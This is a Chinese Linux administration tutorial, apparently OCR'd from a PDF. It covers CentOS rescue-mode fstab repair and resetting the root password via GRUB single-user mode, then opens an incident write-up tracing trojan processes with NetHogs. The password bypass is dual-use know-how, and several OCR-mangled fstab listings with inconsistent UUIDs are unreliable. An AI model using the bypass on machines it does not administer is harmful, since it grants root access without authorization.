/sbin/dhclient-script: line 135: ${rscf}: ambiguous redirect
done.
[root@cs66-moban ~]# touch oldboy.txt
touch: cannot touch 'oldboy.txt': Read-only file system
```




开机启动按 F2 键进入 BIOS 将 CD-ROM Drive 调到第一项从光盘启动。



设置完后按 F10 保存退出！



选择进入系统救援模式



选择语言默认即可,选择 OK!





选择键盘类型,保持默认即可!




修复系统不需要网络,所以这里我们选择 NO!




Rescue 程序将查找当前硬盘上是否有已安装的 linux 系统,默认在救援模式,硬盘的根分区将挂载到光盘 Linux 环境的 /mnt/sysimage 目录下,默认选项“ continue” 表示挂载权限


为读写 “Read-only” 为只读,此处因为要对系统进行修复,所以需要有读写权限,一般选择默认选项 “continue” 。



rescue 程序会搜索硬盘是否存在已安装过的 linux 和硬盘分区,搜索结果显示,找不到 Linux 分区,因为/etc/fstab 文件被删除了,所以导致系统无法读取 Linux 分区,但是如果找到了,就将它挂到/mnt/sysimage 里。



启动 shell 窗口选择 OK!



我们用 `fdisk -l` 查看硬盘分区情况,找到原来系统中/`目录所在`的磁盘分区如下图所示:

```
bash-4.1# fdisk -l

Disk /dev/sda: 16.1 GB, 16106127360 bytes
255 heads, 63 sectors/track, 1958 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00092f5d

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1  *           1           26       204800   83  Linux
Partition 1 does not end on cylinder boundary.
/dev/sda2                26           52       204800   82  Linux swa
Partition 2 does not end on cylinder boundary.
/dev/sda3                52          1959     15318016  83  Linux
bash-4.1# _
```



我们将原来系统的根目录挂载到新的挂载点上,如下图所示:

```
bash-4.1# mount /dev/sda3 /mnt/sysimage
bash-4.1# ls
bin  firmware  lib64      mnt      proc  selinux  usr
dev  init       lib64_old  modules  root   sys      usr_old
etc  lib        lib_old    oldtmp   sbin   tmp      var
bash-4.1# _
```



进入挂载点将 `fstab` 由当前的 `opt` 目录移动到原来的 `etc` 目录, 并查看移动后的结果

```
bash-4.1# cd /mnt/sysimage/
bash-4.1# ls
bin  data  etc  lib  lost+found  mnt  proc  sbin  srv  tmp  var
boot  dev  home  lib64  media  opt  root  selinux  sys  usr
bash-4.1# mv opt/fstab etc/
bash-4.1# ls etc | grep fstab
fstab
bash-4.1# pwd
/mnt/sysimage
```



重新启动系统


```
bash-4.1# reboot_
```



系统恢复正常

```
[root@c66-moban ~]# touch oldboy.txt
[root@c66-moban ~]# ifdown eth0
[root@c66-moban ~]# ifup eth0


Determining IP information for eth0... done.
[root@c66-moban ~]# _
```



### 1.1.2 fstab 文件中有错误信息

我们将/etc/fstab 文件中的 swap 分区 UUID 故意加了几个字母, 并将设置为开机自动检测自动备份。

```
#
# /etc/fstab
# Created by anaconda on Wed Jan 21 19:22:10 2015
#
# Accessible filesystems, by reference, are maintained under '/dev/disk'
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8) for more info
#
UUID=3c63c080-2243-4e56-8e0a-1e2c3829cec500000 / ext4 d
efaults 1 1
UUID=424ab219-d41a-407f-9dda-c69bcc654a99 /boot ext4 default
ts 1 2
UUID=834c2219-38f5-4a19-a16d-07fa561640a5 swap swap default
ts 0 0
tmpfs /dev/shm tmpfs defaults 0 0
devpts /dev/pts devpts gid=5,mode=620 0 0
sysfs /sys sysfs defaults 0 0
proc /proc proc defaults 0 0
```



开机启动发现系统无法启动了,报错信息如下:

```

                Welcome to CentOS
Starting udev:                                     [ OK ]
Setting hostname c66-moban:                       [ OK ]
Setting up Logical Volume Management:  No volume groups found
                                                [ OK ]
Checking filesystems
fsck.ext4: Unable to resolve 'UUID=3c63c080-2243-4e56-8e0a-1e2e3829cec90000'
                                                [FAILED]

*** An error occurred during the file system check.
*** Dropping you to a shell; the system will reboot
*** when you leave the shell.
*** Warning -- SELinux is active
*** Disabling security enforcement for system recovery.
*** Run 'setenforce 1' to reenableView.
Give root password for maintenance
(or type Control-D to continue): _

```



根据上面的提示我们输入 root 用户密码进入/etc/fstab 文件修改其错误的地方即可！（没想到吧竟然连写权限都没有只能读）

```


# /etc/fstab
# Created by anaconda on Wed Jan 21 19:22:10 2015
#
# Accessible filesystems, by reference, are maintained under '/dev/disk'
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8) for more info
#
UUID=3c63c080-2243-4e56-8e0a-1e2e3829cec90000 / ext4
defaults 1 1
UUID=424ab219-d41a-407f-9dda-c69bcc654a99 /boot ext4
ts 1 2
UUID=834c2219-38f5-4a19-a16d-07fa561640a5 swap swap
ts 0 0
tmpfs /dev/shm tmpfs defaults 0 0
devpts /dev/pts devpts gid=5,mode=620 0 0
sysfs /sys sysfs defaults 0 0
proc /proc proc defaults 0 0
-
-
-
-
-- INSERT -- W10: Warning: Changing a readonly file
E303: Unable to open swap file for "/etc/fstab", recovery impossible
Press ENTER or type command to continue_

```




退出去想别的办法,重新以读写的方式挂载/分区

```
[root@cg66-moban ~]# mount -o rw,remount /  
[root@cg66-moban ~]# _
```



在次编辑/etc/fstab 修改错误地保存并退出!修改后的结果如下:

```
#  
# /etc/fstab  
# Created by anaconda on Wed Jan 21 19:22:10 2015  
#  
# Accessible filesystems, by reference, are maintained under '/dev/disk'  
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8) for more info  
#  
UUID=3c63c000-2243-4e56-8e0a-1e2e3829cec9 / ext4 default  
ts 1 1  
UUID=424ab219-d41a-407f-9dda-c69bcc654a99 /boot ext4 default  
ts 1 2  
UUID=834c2219-38f5-4a19-a16d-07fa561640a5 swap swap default  
ts 0 0  
tmpfs /dev/shm tmpfs defaults 0 0  
devpts /dev/pts devpts gid=5,mode=620 0 0  
sysfs /sys sysfs defaults 0 0  
proc /proc proc defaults 0 0  
>  
>  
>  
>
```



重新启动系统


```
[root@cg66-moban ~]# reboot
```



大功告成!

```
CentOS release 6.6 (Final)
Kernel 2.6.32-504.el6.x86_64 on an x86_64


c66-moban login: _
```



1.2 通过单用户模式恢复 root 用户密码重新启动主机后,在出现 Grub 菜单时按上下键取消倒计时


```
Press any key to enter the menu

Booting CentOS 6 (2.6.32-504.el6.x86_64) in 4 seconds... █
```




进入到内核引导界面按 e 键如下所示:






将鼠标定位到 Kernel 这一行按 e 键



在行尾输入“single”也可以换成字母“s”或者数字“1”都表示进入单用户模式,然后回车。

```
[ Minimal BASH-like line editing is supported.  For the first word, TAB
  lists possible command completions.  Anywhere else TAB lists the possible
  completions of a device/filename.  ESC at any time cancels.  ENTER
  at any time accepts your changes.]

<=pc KEYTABLE=us rd_NO_DM rhgb quiet single
```




按 **b** 键将系统引导进入单用户模式,不需要密码即直接进入 shell 环境。

```
GNU GRUB  version 0.97  (636K lower / 1046400K upper memory)


root (hd0,0)
kernel /vmlinuz-2.6.32-504.el6.x86_64 ro root=UUID=3c63c080-2243-4e56-
initrd /initramfs-2.6.32-504.el6.x86_64.img
```

Use the ↑ and ↓ keys to select which entry is highlighted.  
Press 'b' to boot, 'e' to edit the selected command in the  
boot sequence, 'c' for a command-line, 'o' to open a new  
after ('O' for before) the selected line, 'd' to remove  
selected line, or escape to go back to the main menu.



在单用户下,直接运行” `passwd root`” 命令重新设置 root 用户 密码即可!


```
[root@c66-moban ~]# passwd root
Changing password for user root.
New password:
BAD PASSWORD: it is WAY too short
BAD PASSWORD: is too simple
Retype new password:
passwd: all authentication tokens updated successfully.
[root@c66-moban ~]# reboot_
```



登录成功!

```
CentOS release 6.6 (Final)
Kernel 2.6.32-504.el6.x86_64 on an x86_64

c66-moban login: root
Password:
[root@c66-moban ~]#
[root@c66-moban ~]# _
```



**Linux 之在 CentOS 上一次艰难的木马查杀过程**



## 记一次 Linux 服务器上查杀木马经历

### 开篇前言

Linux 服务器一直给我们的印象是安全、稳定、可靠，性能卓越。由于一来 Linux 本身的安全机制，Linux 上的病毒、木马较少，二则由于宣称 Linux 是最安全的操作系统，导致很多人对 Linux 的安全性有个误解：以为它永远不会感染病毒、木马；以为它没有安全漏洞。所以很多 Linux 服务器都是裸奔的。其实在这次事件之前，我对 Linux 的安全性方面的认识、重视程度也是有所不足的。系统的安全性是相对而言的，没有绝对的安全，风险无处不在。

### 案例描述

我们在云端( 中信国际电讯 CPC)的一台 Linux 应用服务器时不时出现网络中断情况，最开始反馈到系统管理员和网络管理员哪里，以为是网络方面的问题。在监控系统后，发现在一些时间段出现高流量的情况，分析发现这台 Linux 服务器只安装了 Tomcat 应用程序，没有任何其它应用程序。产生如此大的流量很不正常，而且出现网络中断的时刻，就是系统产生高流量的时刻。当然这些都是我后来才了解到的一些情况，我没有这台服务器的权限，系统管理员找我看看能分析出啥问题，所以将 root 账号权限给了我。

## 案例分析

我连接到服务器后，运行 `ifconfig` 命令，检查网卡的发送、接收数据情况，如下所示，网卡 `eth0` 累计发送了 12.3TB 的数据。这明显不太正常，显然有应用程序一直在往外发包。我特意对比了另外一台正常的服务器后，验证了这个事实。

```
inet6 addr: fe80::250:56ff:fe01:14af/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:39260752 errors:0 dropped:0 overruns:0 frame:0
TX packets:15893046273 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:11293398448 (10.5 GiB) TX bytes:13564196482297 (12.3 TiB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:5679 errors:0 dropped:0 overruns:0 frame:0
TX packets:5679 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:368184 (359.5 KiB) TX bytes:368184 (359.5 KiB)
```

那么是那个应用程序在一直往外发送包呢？我首先检查了 Linux 系统日志，发现了一些错误、告警信息。但是作用不大。于是在服务器上安装了 NetHogs 应用程序，实时监控 Linux 进程的网络带宽占用情况。

PID	USER	PROGRAM	DEV	SENT	RECEIVED
30181	root	./cmys	eth0	0.161	0.138 KB/s
30953	root	..lopment/WebServer/apache-tomcat-7.0.61/cmys	eth0	0.168	0.125 KB/s
31546	root	..lopment/WebServer/apache-tomcat-7.0.61/cmys	eth0	0.064	0.072 KB/s
30252	root	sshd: root@pts/3	eth0	0.933	0.059 KB/s
27221	root	/usr/bin/bsd-port/getty	eth0	0.000	0.000 KB/s
?	root	10.20.2.27:80-120.197.243.230:57164		0.000	0.000 KB/s
?	root	10.20.2.27:80-120.197.243.230:43523		0.000	0.000 KB/s
?	root	10.20.2.27:80-120.197.243.230:56033		0.000	0.000 KB/s
27215	root	..lopment/WebServer/apache-tomcat-7.0.61/cmys	eth0	0.000	0.000 KB/s
21917	root	/usr/bin/java	eth0	0.000	0.000 KB/s
?	root	unknown TCP		0.000	0.000 KB/s
TOTAL				1.326	0.395 KB/s

**监控过程确实发现了一些异常情况的进程：**

- 1 : /home/WDPM/Development/WebServer/apache-tomcat-7.0.61/cmys 一直在往外发包**
- 2 : /usr/bin/bsd-port/agent 一直在往外发包。**
- 3 : ./cmys 一直在往外发包**
- 4 : 不时出现下面大量异常进程**

NetHogs version 0.8.0

PID	USER	PROGRAM	DEV	SENT	RECEIVED
32731	root	sshd: root@pts/0,pts/1	eth0	3.198	0.126 KB/se
1006	root	..lopment/WebServer/apache-tomcat-7.0.61/cnys	eth0	0.082	0.058 KB/se
?	root	10.20. :13969-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :51982-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :59711-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :21594-125.77.18.52:80		0.000	0.000 KB/se
?	root	10.20. :4114-125.77.18.52:80		0.000	0.000 KB/se
